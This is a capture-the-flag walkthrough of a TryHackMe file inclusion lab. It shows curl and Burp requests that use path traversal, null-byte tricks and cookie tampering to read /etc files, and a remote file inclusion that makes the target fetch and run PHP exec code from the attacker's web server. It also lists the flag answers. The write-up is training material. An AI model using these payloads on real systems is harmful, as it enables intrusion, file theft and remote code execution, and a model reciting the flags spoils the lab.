

TryHackMe File Inclusion VM Challenges

File Inclusion Lab

Welcome! Here are challenges that available to file include room

[Challenge #1](#)

[Challenge #2](#)

[Challenge #3](#)



QUESTIONS:

Answer the questions below

Capture Flag1 at /etc/flag1

 Submit

 Hint

Capture Flag2 at /etc/flag2

 Submit

 Hint

Capture Flag3 at /etc/flag3

 Submit

 Hint

Gain RCE in Lab #Playground `/playground.php` with RFI to execute the `hostname` command. What is the output?

 Submit

CHALLENGE 1

The Challenge 1 show us the next

File Inclusion Lab

Lab #Challenge-1: Include a file in the input form below

The input form is broken! You need to send `POST` request with `file` parameter!


File Name For example: welcome.php

Include

It tells us that we have to change the method by which the page receives the form request, this obviously includes the queries that are made through the URL type `?file=x{/the/file}`

As we could previously see in the questions shown; we need to know the content of the flag found in `/etc/flag1`

If we check the method that the server is using to process the query we can realize that it is a GET method



Sta...	Method	Domain	File	Initiator	Type	Transfe...	Size
200	GET	10.10.23....	chall1.php	document	html	951 B	1.78 kB
200	GET	10.10.23....	bootstrap5.min.js	script	js	cached	78.74 kB
200	GET	10.10.23....	jquery-3.6.0.min.js	script	js	cached	89.50 kB
200	GET	10.10.23....	script.js	script	js	cached	17 B
404	GET	10.10.23....	favicon.ico	FaviconLoa...	html	cached	286 B

So in our request, we must specify as the page tells us, that the method to obtain the flag must be POST

The source code of the page is the following

```
</div>
<form action= "#" method="GET">
  <div class="input-group mb-3">
    <div class="input-group-prepend">
      <span class="input-group-text">File Name</span>
    </div>
    <input name='file' type="text" class="form-control" placeholder="For"
    <div class="input-group-append">
      <button class="btn btn-success" type="submit" >Include</button>
    </div>
  </div>
</form>
```

We can perform this with the help of curl from our terminal or from the virtual machine in case you are using either Kali Web or AttackTheBox

Inside the --data parameter which we will send we can type the following syntax

```
(root@scarly)-[/]
# curl -X POST http://10.10.23.211/challenges/chall1.php -d "file=/etc/flag1"
```

At the end of our response, we will be able to locate the first flag

```
<h5>File Content Preview of <b>/etc/flag1</b></h5>
<code>F1x3d-iNpu7-f0rrn
</code>
</div> </body>
</html>
```

```
(root@scarly)-[/]
```

Answer the questions below

Capture Flag1 at /etc/flag1

F1x3d-iNpu7-f0rrn

Correct Answer

Hint

CHALLENGE 2

The Challenge 2 show us the following


File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Welcome Guest!
Only admins can access this page!

If you have studied the previous modules correctly, you do not need the clue to know that this has to do with cookies.

So let's take a look



As we can see, we are Guest, this is autocompleting every time the page is reloaded so we can manipulate the request, making tampering cookies?

For this, we can use burp.

```
Request to http://10.10.23.211:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /challenges/chall2.php HTTP/1.1
2 Host: 10.10.23.211
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: THM=Guest
9 Connection: close
10
```

If we change the cookie parameter to admin an then click forward we'll be logged in as admins.

```
Request to http://10.10.23.211:80
Forward Drop Intercept
Pretty Raw Hex
1 GET /challenges/chall2.php HTTP/
2 Host: 10.10.23.211
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows
5 Accept: text/html,application/xh
6 Accept-Encoding: gzip, deflate,
7 Accept-Language: en-US,en;q=0.9
8 Cookie: THM=admin
9 Connection: close
10
11
```

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of **admin**

Welcome admin

This is a admin web page! Get the flag!

So now, we have to find the flag2 which is located in /etc/flag2 so lets prove

ForwardDropIntercept is onActionOpen browserAdd notes

PrettyRawHex

1 GET /challenges/chall2.php HTTP/1.1
2 Host: 10.10.23.211
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: THM=/etc/flag2
10 Connection: close
11
12

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of /etc/flag2

```
Welcome /etc/flag2
```

Warning: include(includes//etc/flag2.php) [[function.include](#)]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37

Warning: include() [[function.include](#)]: Failed opening 'includes//etc/flag2.php' for inclusion (include_path='./usr/lib/php5.2/lib/php') in /var/www/html/chall2.php on line 37

Here we can see the nature of the site such as where we are, the files, how many levels we have to go up, and most importantly, what is adding the .php ending to our request so we have to do the %00 trick at the end of our request

	Pretty	Raw	Hex
1	GET	/challenges/chall2.php	HTTP/1.1
2	Host:	10.10.23.211	
3	Cache-Control:	max-age=0	
4	Upgrade-Insecure-Requests:	1	
5	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.7 Safari/537.36	
6	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=	
7	Accept-Encoding:	gzip, deflate, br	
8	Accept-Language:	en-US,en;q=0.9	
9	Cookie:	THM=../../../../etc/passwd	
10	Connection:	close	
11			
12			

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag2

```
Welcome ../../../../etc/flag2
```

c00k13_i5_yuMmy1

Capture Flag2 at /etc/flag2

c00k13_i5_yuMmy1

Correct Answer

Hint

CHALLENGE 3

The Challenge 3 show us the following

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name For example: welcome

Include

Its expecting "welcome" so lets break the logic and just press the button to send data or type whatever you want

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

For example: welcome

Include

Current Path

/var/www/html


File Content Preview of

Warning: include(.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 30

Warning: include() [function.include]: Failed opening '.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 30

As you can see, this room is adding ".php" at the end just as the previous one, so lets first ttry to bypass that string

Lets try requesting /etc/flag3 de una.



File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name

For example: welcome

Include

Current Path

/var/www/html

File Content Preview of **etcflag**

Warning: include(etcflag.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 30

Warning: include() [function.include]: Failed opening 'etcflag.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 30

As you can see, it doesn't work. And if we try double dots and slashes, it won't work eithe so lets try with POST REQUEST as we did on the first Challenge

```
(root@scarly)-[/home/sky/Documents]
# curl -X POST http://10.10.23.211/challenges/chall3.php -d "file=../../../../etc/flag3%00" --output flag3
```

Then we just do a cat to the file

```
<div>
  <h5>File Content Preview of <b>../../../../etc/flag3</b></h5>
  <code>P0st_1s_w0rk1n9
```

And then we got the flag

Capture Flag3 at /etc/flag3

P0st_1s_w0rk1n9

Correct Answer

Hint

CHALLENGE 4

Gain RCE in **Lab #Playground** `/playground.php` with RFI to execute the `hostname` command. What is the output?

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name	Apply any technique!	Include
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File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name	Apply any technique!	Include
-----------	----------------------	---------

Current Path

/var/www/html

File Content Preview of

Warning: include() [function.include]: Filename cannot be empty in /var/www/html/playground.php on line 28

Warning: include() [function.include]: Failed opening '' for inclusion (include_path='./usr/lib/php5.2/lib/php') in /var/www/html/playground.php on line 28

As we studied in previous modules, what needs to be done is, so to speak, confuse the web server, sending a url as a

request to the file parameter

Ok, for this occasion, I will explain first how to successfully complete the module and later how to obtain remote access to the server.

SIMPLE METHOD

```
(root@scarly)-[/home/sky]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We will create a file called cmd.txt that will contain php code to execute the "hostname" command on the server within the include function as indicated by THM. So the code would look like this.

```
GNU nano 7.2 cmd.txt *
<?php
    print exec('hostname');
?>
```

<?php ... ?>: These tags indicate that the code contained within is PHP code and must be interpreted by the web server.

exec('hostname'); The exec function in PHP is used to execute operating system commands. In this case, the hostname command is being executed. The output of the command (the system host name) is captured and can be used later.

print: The print function is used to print the result on the generated web page. In this case, it prints the host name obtained by running the hostname command.

Now this cmd.txt is in our server and can send the url as file parameter to perform RFI

Directory listing for /tools/php-reverse-shell/

- [.git/](#)
 - [CHANGELOG](#)
 - [cmd.txt](#)
 - [COPYING.GPL](#)
 - [COPYING.PHP-REVERSE-SHELL](#)
 - [LICENSE](#)
 - [php-reverse-shell.php](#)
 - [README.md](#)
-

Finally, we have to check what our IP is and then put it into the request of the Playground challenge, specifying the port.

So the full request will be in my case :

10.10.23.211/playground.php?file=<http://10.2.181.23/tools/php-reverse-shell/cmd.txt>

The result:

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name	Apply any technique!
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Current Path

/var/www/html

File Content Preview of **http://10.9.183.98:80/tools/php-reverse-shell/cmd.txt**

lfi-vm-thm-f8c5b1a78692

Gain RCE in Lab #Playground `/playground.php` with RFI to execute the `hostname` command. What is the output?

lfi-vm-thm-f8c5b1a78692

Correct Answer

